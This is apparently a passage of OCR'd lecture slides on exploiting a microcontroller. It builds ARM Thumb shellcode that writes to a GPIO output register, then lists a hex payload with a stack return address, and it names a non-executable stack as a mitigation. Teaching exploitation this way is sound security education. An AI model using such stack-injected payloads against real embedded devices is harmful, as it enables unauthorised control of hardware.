
```
4801    ldr r0, [pc, #4]
```

load the register address into R0


```
48000018
```

address of the Output Data Register

Exploit – Arbitrary Code




Exploit – Arbitrary Code




```
4801    ldr r0, [pc, #4]
4902    ldr r1, [pc, #8]
6001    str r1, [r0, #0]

48000018
00000002
```

store the register value from R1 in the register pointed to by the address in R0

Exploit – Arbitrary Code



Exploit – Arbitrary Code




46c0	NOP
4801	ldr r0, [pc, #4]
4902	ldr r1, [pc, #8]
6001	str r1, [r0, #0]
e7fe	b.n .
48000018	
00000002	
20007db5	

make stack non-executable

hex payload:

